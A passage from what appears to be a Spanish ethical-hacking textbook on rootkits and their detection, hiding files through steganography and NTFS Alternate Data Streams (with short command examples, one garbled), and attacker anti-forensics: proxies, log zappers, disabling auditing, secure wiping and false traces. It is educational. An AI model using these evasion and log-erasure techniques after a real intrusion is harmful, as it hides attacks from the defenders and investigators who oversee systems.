En general, podemos clasificarlos en dos grupos: los que van integrados en el núcleo y los que funcionan a nivel de aplicación. Los que actúan desde el kernel agregan o modifican una parte del código para ocultar el backdoor. Este procedimiento se complementa añadiendo nuevo código al **kernel**, mediante un driver o un módulo. Estos rootkits suelen "parchear" las llamadas al sistema (**syscalls**) con versiones que esconden información. Los que actúan como aplicaciones pueden reemplazar los archivos ejecutables originales con versiones modificadas o modificar el comportamiento de las aplicaciones existentes.

Existen claras limitaciones respecto a detectar rootkits mientras se estén ejecutando en el sistema en cuestión, por lo que se requiere el

uso de programas externos. El principal problema de la detección consiste en que el sistema operativo en ejecución no es fiable si tomamos en cuenta que fue comprometido. Un método para detectar rootkits es revisar el sistema arrancando desde un medio alternativo (**Live CD** o pen drive), ya que un rootkit inactivo no puede ocultar su presencia. Los antivirus mejor preparados suelen identificar a los rootkits que funcionan mediante llamadas al sistema y peticiones de bajo nivel, que deben permanecer intactas. Los rootkits intentan protegerse a sí mismos, y hasta podrían monitorear los procesos activos y suspender su propia actividad si detectan escaneos.

Figura 21. `BlackLight` es un antirootkit muy pequeño y veloz que no requiere instalación.

Existen diversos programas bien conocidos para detectar rootkits. En los sistemas basados en UNIX, dos de las aplicaciones más populares son **chkrootkit** y **rkhunter**. Para plataformas Windows tenemos **Blacklight** (gratuito para uso personal), de **F-Secure**; y **Rootkit Revealer**, de **Sysinternals**.

La prevención contra los rootkits requiere el monitoreo constante de la actividad en un equipo (normalmente, un servidor), no en cuanto a la detección de rootkits en sí, sino a la detección de cualquier agente que se considere potencialmente peligroso y pueda instalar un rootkit. Como es de esperarse, también existe el riesgo de que sea instalado localmente, con lo cual las medidas de detección locales podrían estar ajustadas para evitar este tipo de comportamiento, y el reemplazo de ejecutables y librerías. En general, se opta por realizar chequeos de integridad periódicos de los archivos y componentes críticos.

Ocultamiento de archivos

Una acción que puede desear el atacante al penetrar un sistema es ocultar archivos, ya sea para encontrarlos cuando regrese, transmitirlos de manera sigilosa utilizando el sistema como canal oculto o, más comúnmente, para que todo lo que se haya creado, descargado y generado localmente permanezca a salvo de los ojos detectores del sistema operativo y del software de seguridad. Dos métodos muy empleados para hacerlo son la esteganografía y el uso de las características avanzadas de los sistemas de archivos, como los **ADS** (**Alternate Data Streams**). Desde una perspectiva formal, diríamos que la esteganografía es la disciplina que estudia las estructuras de mensajes como objeto matemático, con el propósito de ocultarlos dentro de la naturaleza de otros mensajes. Una bella definición para un bello concepto. Dicho menos complicado, significa ocultar una información dentro de otra.

> UNA ACCIÓN REALIZADA POR LOS ATACANTES DE UN SISTEMA ES OCULTAR ARCHIVOS

SOFTWARE ANTIROOTKIT

A continuación, presentamos algunas herramientas ampliamente utilizadas para la detección de rootkits. Chkrootkit: **www.chkrootkit.org**, Rkhunter: **http://rkhunter.sourceforge.net**, Blacklight: **www.f-secure.com**, Sophos: **www.sophos.com**, GMER: **www.gmer.net**, Avira AntiRootkit Tool: **www.avira.com**, Hook Analyzer: **www.resplendence.com/hookanalyzer** y Rootkit Revealer: **www.sysinternals.com**.




Figura 22. Opciones de **JP hide and seek**, que permite ocultar información en archivos **JPEG**.

En este primer encuentro con la esteganografía, mencionaremos solamente algunas herramientas que permiten ocultar información dentro de archivos de distinto formato, como **JPHS** (**JP hide and seek**); **wbStego**; **MP3Stego**, de Fabien Petticolas; y **xSteg**, de Niels Provos.

LOS A.D.S. SE USAN PARA MANTENER INFORMACIÓN ASOCIADA A UN ARCHIVO

Los ADS son una característica del sistema de archivos **NTFS**, que suele usarse para mantener información asociada a un determinado archivo o directorio. Se introdujo en NTFS para dotarlo de compatibilidad con **HFS** (**Hierarchical File System**), el sistema de archivos de Mac. Se representa con el atributo **$DATA** de NTFS. Cualquier usuario del sistema puede, por defecto, usar esta característica tan solo teniendo permiso de escritura. Una limitación que encontramos en principio es la de enviar un archivo por Internet, ya que no se manda el **stream** alternativo, sino solo el principal. Sin embargo, si utilizamos la

herramienta **Backup de Windows** (**ntbackup**), que maneja la información completa del sistema de archivos, la situación puede cambiar. En principio, Microsoft no brinda herramientas directas para visualizar ADS, pero podemos utilizar métodos indirectos a través del administrador de tareas, donde vemos la información completa de un proceso en caso de que haya sido lanzado haciendo uso de un ADS.




Figura 23. **WbStego** es una herramienta con licencia GPL para ocultar información en archivos **BMP**, de texto, **HTML** y **PDF**.

Otra forma es a través de la librería **StrmExt.dll**, que añade una nueva pestaña a las propiedades del explorador y permite ver los posibles streams de un archivo, directorio o unidad. Para esto debemos descargar del sitio de Microsoft el archivo **NtfSext.exe**, que contiene código fuente, ejemplos de creación de streams y librerías compiladas, incluyendo **StrmExt.dll**, que debe ser extraída al directorio **System32** y registrada mediante el comando **regsvr32.exe strmext.dll** para obtener la pestaña extra en las propiedades. Si queremos ver la pestaña en unidades, tendremos que modificar el Registro. Para escanear un sistema de archivos en busca de ADS, es

posible utilizar herramientas como **LADS**, de Frank Heyne; **ADS Spy; streams**, de Sysinternals; o **sfind**, de Foundstone. Para eliminar los posibles ADS de un sistema, el modo más simple es copiando la información a un sistema de archivos que no soporte ADS, como FAT32, y luego otra vez al NTFS en cuestión (aunque en este caso también se perderían los permisos asociados).

Podemos crear un ADS de la siguiente forma: **C:\echo Texto Prueba/ archivo.txt:oculto.txt**. Si hacemos un **dir**, veremos que el archivo tiene un tamaño de 0 bytes, con lo cual se demuestra que el texto de prueba no está contenido en el archivo principal, sino en el ADS. Para recuperar el contenido podemos hacer: **C:\more archivo.txt:oculto**.




Figura 24. Pestaña de información de ADS dentro de Windows, que si bien no viene instalada en el sistema, puede agregarse con algunos pasos sencillos.

Otro ejemplo que es necesario destacar, podría ser la inclusión de un ejecutable dentro de otro, mediante el uso del comando conocido como **start**, tal como vemos a continuación:

```
C:\type c:\windows\system32\calc.exe\calc.exe:notepad.exe
```




Figura 25. **ADS Spy** es una interesante herramienta que permite buscar, listar, ver y borrar información contenida en los ADS asociados a ciertos archivos.

Minimización de huellas

Un aspecto que interesa a los atacantes es el de no dejar huellas o minimizarlas, tal como haría un **ninja**. Un atacante con poca experiencia solo pensará en cumplir con el objetivo, en tanto que uno más avanzado considerará los detalles, probablemente, los que marquen la diferencia entre ser descubierto o no, y entre un experto y un principiante. Las huellas pueden quedar en todos los lugares que son utilizados, desde la red hasta el sistema operativo, y los mecanismos de auditoría serán los responsables de hacer que toda la información pueda ser recopilada y analizada.

Los rastros generados en la red y el sistema

Los rastros de un atacante a través de Internet estarán signados por el camino de los paquetes a través de la red, desde el atacante hasta el objetivo. En general, el equipo desde el que se lanzan los ataques no es

el mismo que aquel en donde se originan, para evitar que se lo rastree fácilmente. Cada router, firewall, proxy y dispositivo de red recibirá paquetes del atacante y los transmitirá por un camino hacia el destino. Si estos dispositivos almacenan registros de auditoría, estas acciones pueden ser rastreadas unívocamente. En cuanto al enlace a Internet, un atacante utilizará probablemente una conexión robada para no ser identificado mediante su propia conexión de usuario residencial o corporativo. Esto hace que tenga que utilizar conexiones inalámbricas en la ciudad, conexiones telefónicas de terceros, etcétera. Otras veces, se aprovechan las estructuras de las organizaciones para lanzar ataques, tras una dirección de salida común a todos los usuarios y, por lo tanto, solo rastreable desde dentro de la red. Por lo tanto, únicamente los proveedores de Internet por los que pase la conexión completa tendrán acceso a los registros de esta. En cuanto al objetivo, sea otra red o un equipo en particular, si hay dispositivos de seguridad, estos también registrarán los datos de la conexión y de allí podrán recuperarse, si es necesario.




Figura 26. Con **Super Winspy** podemos ver uno de los tantos registros de lo ocurrido en el sistema operativo.

En el caso del tráfico **http** y navegación web, el uso de un **servidor proxy** permite auditar y regular las conexiones, pero, a su vez, puede usarse como una herramienta para proporcionar cierto anonimato. En tal caso, un atacante elegirá utilizar proxies transparentes, que no envíen datos de la conexión original, como la dirección IP de origen o el propio uso de un proxy. Esto se realiza con la indeterminación explícita de las variables **http**, llamadas **http_via** y **http_x_forwarded_for**.

En el sistema, entre otras opciones, se auditarán seguramente los intentos de acceso con contraseña errónea, las anomalías de funcionamiento, las actividades del sistema operativo a nivel de drivers, los errores del hardware y software, y mucho más.

> LOS INTENTOS DE ACCESO FALLIDOS A UN SISTEMA PUEDEN SER UN INDICIO DE ATAQUE

En el caso de un servidor, probablemente se haga más hincapié en las conexiones y sus características, como la dirección y el puerto de origen, la hora exacta de acceso y desconexión, y las acciones tomadas en el sistema mediante la ejecución de comandos. También, dependiendo del servicio que preste el equipo, podrán registrarse los comandos específicos que se le dieron a este, ya sea del sistema operativo o de la aplicación en cuestión. El método de auditoría dependerá, por supuesto, de la plataforma utilizada. En líneas generales, toda la actividad de Internet, las **cookies** y el **historial de búsquedas** serán un objetivo, además de los documentos abiertos recientemente y el historial de comandos. También sabemos que los archivos y directorios guardan sus tiempos internos de modificación, acceso y creación (**MAC times**), por lo que una búsqueda en el propio sistema de archivos nos dará una pauta de todo lo que ha sido alterado fuera de los parámetros normales de funcionamiento.

TROYANOS FAMOSOS

Algunos troyanos evolucionaron desde el underground hasta convertirse en verdaderas aplicaciones de **administración remota**, mientras que otros dieron paso a transformaciones con fines menos nobles. Sin lugar a dudas, **Netbus**, **Back Orifice**, **Subseven** y **Optix** ostentan hasta el momento el título de ser los más famosos, útiles y dañinos a la vez, a pesar de ser diferentes entre sí.

Una herramienta relacionada con todo esto es **Super Winspy**, que permite visualizar qué es lo que se hizo en determinado equipo corriendo Windows (**www.acesoft.net/winspy**).

Evitar rastros

El hecho de evitar ciertos rastros hace que no sea necesario deshacerse de ellos u ocultarlos más tarde, ya que directamente podrían no generarse en algunos casos. La mejor manera de permanecer oculto en un sistema sin ser descubierto es, sin lugar a dudas, mimetizarse con el entorno y entremezclarse con todo lo que rodea al atacante. Muchas veces escuchamos que el lugar más adecuado para esconder un árbol es, simplemente, un bosque, y esto se aplica de manera análoga en este caso.

Por ejemplo, si un atacante obtiene privilegios de administrador, podrá realizar tareas de administración; pero si el verdadero administrador es experimentado y se ha encargado de limitar sus acciones de manera tal que cualquier actividad administrativa sea detectada, cuando es realizada fuera de ciertos parámetros, encontrará actividad anómala y se enterará de que algo extraño ha ocurrido. Entonces, el atacante podría considerarlo y tomar dos caminos: seguir adelante y realizar su tarea maliciosa a pesar de que será auditado y registrado, o bien tomar precauciones e intentar realizar dichas tareas de tal modo que el sistema crea que es el verdadero administrador quien las realiza. Al fin y al cabo, si dos personas diferentes utilizan el sistema con credenciales de administrador, ¿cómo sabría dicho sistema en qué caso se trata del verdadero usuario autorizado y en qué caso es un atacante que obtuvo sus credenciales? Lamentablemente, la respuesta no es sencilla, pero nos limitaremos a creer con algo de fe que es posible hacerlo.

> EL ATACANTE CONTAMINARÁ LOS REGISTROS CON INFORMACIÓN FALSA

Además de inmiscuirse y emular el comportamiento real del administrador, el atacante deberá tener absoluto control sobre todos los dispositivos que atraviese si es que desea eliminar sus huellas por completo; es decir que solo tomando control del router, podrá eliminar sus rastros en él, y lo mismo ocurre para cada servidor en el que haya

conseguido ingresar. Muchas veces, al tomar solo control parcial, se opta por medidas más destructivas, orientadas a eliminar todos los rastros posibles de manera no selectiva. Otra técnica es eliminar el proceso correspondiente a la propia terminal que se está utilizando en el momento de la intrusión, dependiendo del sistema operativo.

Dentro del sistema, el intruso podrá deshabilitar los mecanismo de auditoría, pero siempre tomando en cuenta que el mismo mecanismo también registrará su propio apagado.

A nivel de conexiones de red, el uso de proxies anónimos o sistemas de anonimato ayuda a recorrer la red sin ser rastreados; el uso de la herramienta TOR es un ejemplo de esto. En cada caso, dependiendo del protocolo utilizado, se requerirán distintos modos de hacerse anónimo.

> UNA VEZ DENTRO DEL SISTEMA, EL INTRUSO PODRÍA DESACTIVAR EL MECANISMO DE AUDITORÍA

Para concluir, es muy importante saber que, a esta altura del milenio, prácticamente no existe el 100% de anonimato en la red, con lo cual, en última instancia, un atacante deberá disponer de distintos métodos para acercarse lo más posible.

Eliminar huellas

Si un atacante desea pasar inadvertido luego de haber modificado algún componente, deberá eliminar selectivamente sus rastros. Es decir que no se considera una buena alternativa el hecho de eliminar absolutamente todos los registros, ya que esto le daría al administrador la pauta de que algo ocurrió. Un atacante avezado solo se encargará de borrar sus propios rastros sin modificar el resto de los registros del sistema respecto a otros usuarios o al propio administrador. Aquí se

Si nos interesa el análisis de malware, existen gran cantidad de recursos disponibles, tanto de casas antivirus como de investigadores independientes. Por ejemplo, el Blog de la empresa **ESET Latinoamérica** regularmente se encarga de publicar varias investigaciones relacionadas. Podemos acceder a este sitio desde la dirección **http://blogs.eset-la.com/laboratorio**.

aplica claramente el hecho de que el mejor ataque será el que se haya ejecutado sin haber afectado el funcionamiento normal del equipo de trabajo o servidor, es decir, el que pase desapercibido.

Por supuesto que todos los archivos temporales deberán ser eliminados. Esto es de gran importancia porque, en general, suele utilizarse un temporal como directorio de trabajo (alguno que no posea demasiadas restricciones en cuanto a permisos), y cada sistema operativo tiene un lugar para esto. Las herramientas de eliminación suelen ser muy personales, porque frecuentemente están programadas en lenguaje de scripting al estilo de cada atacante. No existen dos intrusiones iguales, ni dos métodos idénticos de ataque, aunque, en general, los pasos conceptuales son los mismos, así como también lo es la necesidad de eliminación de rastros.




Figura 27. **WinZapper** es una de las herramientas más antiguas de eliminación de huellas para sistemas Windows.

Por otra parte, debemos tener en cuenta que el hecho de utilizar herramientas generales de borrado de huellas conlleva algunos riesgos. Esto es, dichas utilidades eliminarán información solo de

las ubicaciones estándar de registro, por lo que si un administrador ha cambiado dicha ubicación, las herramientas no funcionarán adecuadamente o lo harán de manera incompleta. La respuesta para el atacante será modificar el código fuente de las aplicaciones para que, una vez compiladas y subidas al equipo víctima, se puedan tomar las acciones de modo exacto. Tal vez hasta se requiera que el sistema sea analizado desde adentro antes de establecer los parámetros del software. Las herramientas que permiten realizar estas tareas de eliminación de huellas se denominan **zappers**, y un ejemplo es el viejo y conocido **WinZapper**.

> LOS ZAPPERS PERMITEN REALIZAR LA TAREA DE ELIMINAR HUELLAS DE UN ATAQUE

Es importante saber que no todos los registros de los sistemas están almacenados en texto claro, ya que si bien esto es lo más usual, algunos logs utilizan formatos propietarios o binario. Por lo tanto, es menester conocer la manera en que dichos logs se registran y son leídos, para que una utilidad de eliminación y modificación pueda actuar en ese mismo formato.

Los sistemas de auditoría

Cada software, por condiciones de diseño, permitirá registrar los eventos que ocurran en el tiempo que dure su ejecución. En cualquier caso, estos registros (logs) podrán almacenarse en el propio sistema o en un sitio remoto. Y aquí comienzan los problemas para el administrador, aunque ni siquiera haya aparecido la figura del intruso. ¿Por qué tanto? Porque incluso llevando los logs a otro sistema, un atacante podría interceptar dicha comunicación y leerlos o modificarlos. Si además toma control del sistema remoto en el cual se almacenan, el problema se multiplicaría. Probablemente, la mejor contramedida en

WINZAPPER

Winzapper es un antiguo software utilizado para eliminar eventos de los logs de seguridad de los sistemas **Windows NT 4.0** y **Windows 2000**. Fue desarrollado como una prueba de concepto para demostrar que una vez comprometida la cuenta de administrador los logs dejaban de ser confiables.

este caso sea el uso de un túnel cifrado para enviar los datos.

Otra gran pregunta es el formato en el que se almacenarán los logs. Esto tampoco es de fácil respuesta, ya que cada sistema o aplicación podría hacerlo de modo diferente, aunque se recomienda utilizar formatos estandarizados. También pueden aprovecharse los sistemas de bases de datos conocidos, y almacenar los registros en tablas que permitan hacer procesamiento y consultas posteriores o, simplemente, guardarse en el propio sistema de archivos para simplificar la tarea.

Logs del sistema y aplicaciones

Los logs estándar de un sistema se encargan de registrar nuestras acciones. Un atacante sabrá que los logs no solo se generan y almacenan, sino que también se analizan, y muchas veces, de manera exhaustiva. Por lo general, se realizan estadísticas sobre el número de accesos y su duración en función del día y momento del acceso, etc.

Figura 28. Las propiedades de un determinado evento, ofrecen detalles de la auditoría en cuestión

En sitios web esto es bien conocido y aprovechado, solo que se agregan factores, como ciertas variables de **http** (por ejemplo: **http_referer**, **http_via**) o también el navegador del usuario, los links accedidos y demás.

Por su parte, cada aplicación podrá contar con su propio sistema de registro de eventos, por lo cual el atacante deseará saber de qué manera este se realiza. Para esto, son válidos todos los conceptos mencionados anteriormente, los cuales, sumados a la complejidad para

el intruso al desconocer el funcionamiento de la aplicación, harán que sea más difícil saltear el registro de sus acciones que si se tratase de un sistema operativo donde todo es conocido y está bien documentado. En la **Figura 29** podemos apreciar el **Visor de sucesos** de Windows XP. La herramienta **AuditPol** incluida en el **NTRK** (**Windows NT Resource Kit**) puede usarse para efectuar la habilitación e inhabilitación de los logs desde la línea de comandos y determinar el nivel implementado.




Figura 29. El visor de eventos de Windows 7 permite identificar fácilmente eventos de seguridad

Eliminación segura de datos

Ya sea para deshacerse de los datos de la víctima o para eliminar las propias herramientas y códigos que el atacante ingrese en el objetivo, es posible aplicar técnicas de eliminación segura. Este proceso deberá hacerse de manera tal que ni siquiera por procedimientos de laboratorio puedan recuperarse los datos. Esta fase es conocida como **sanitización**, **shredding** o **wiping**. La forma tradicional en que el sistema operativo elimina los datos es mediante

la liberación de la posición lógica dentro de la unidad de almacenamiento física, por lo que, en realidad, no se efectúa un borrado, sino una desvinculación lógica.




Figura 30. `Active Kill Disk` ofrece muchas opciones para borrado seguro de discos y datos cuando nos encontramos en sistemas Windows.

Para el borrado seguro existen diferentes estándares internacionales, en los que se basan las herramientas para que nada pueda recuperarse, ya sea una partición, un disco entero o, simplemente, algún archivo o

EL MÉTODO GUTMANN

El método **Gutmann** constituye una forma segura de eliminar el contenido de un medio de almacenamiento magnético. Fue diseñado en 1996 por Peter Gutmann. Originalmente, se creía que con siete escrituras con diversos patrones, la información original era irrecuperable. Peter Gutmann, con una inversión de alrededor de US$ 2500, demostró que sí podía recuperarse. El método consiste en escribir sobre los datos una serie de más de 35 patrones para que sea imposible determinar el contenido original.

directorio. La teoría sobre el borrado seguro se sustenta en la forma en que se guardan los datos en cada uno de los medios, tanto magnéticos como ópticos o de estado sólido.

Una herramienta para sanitización de discos completos es **Darik's Boot and Nuke** (**DBAN**), que soporta distintos estándares, como los del Departamento de Defensa estadounidense, el método de Gutmann y el de la policía de Canadá. Otra de las opciones disponibles es **Active KillDisk**, que posee muchas funciones de eliminación, respetando también los estándares internacionales.




Figura 31. **Eraser** es una utilidad GPL de eliminación de datos que trabaja sobre todas las versiones de Windows e, incluso, sobre DOS.

Una utilidad clásica para Windows es **sdelete**, herramienta que fue creada por Mark Russinovich; y por otro lado, también disponemos de la vieja conocida del mundo Linux, **srm**, ambas para línea de comandos. Finalmente, nadie debería dejar de probar la aplicación **Eraser**, una utilidad para Windows con licencia **GPL** (**General Public License**); y **securedelete**, creada por el grupo **THC** (**The Hacker's Choice**) para ser utilizada en sistemas Linux.

Creación de rastros falsos

Sin dudas, una de las actividades más ingeniosas en lo que se refiere a una estrategia de ataque es la creación de **falsos rastros**. Un atacante con mucha experiencia y conocimientos no solo minimizará sus huellas o las evitará, sino que, para hacer un ataque más sigiloso, podrá dejar pistas falsas creíbles a fin de confundir a los investigadores, al propio sistema y al software de seguridad.

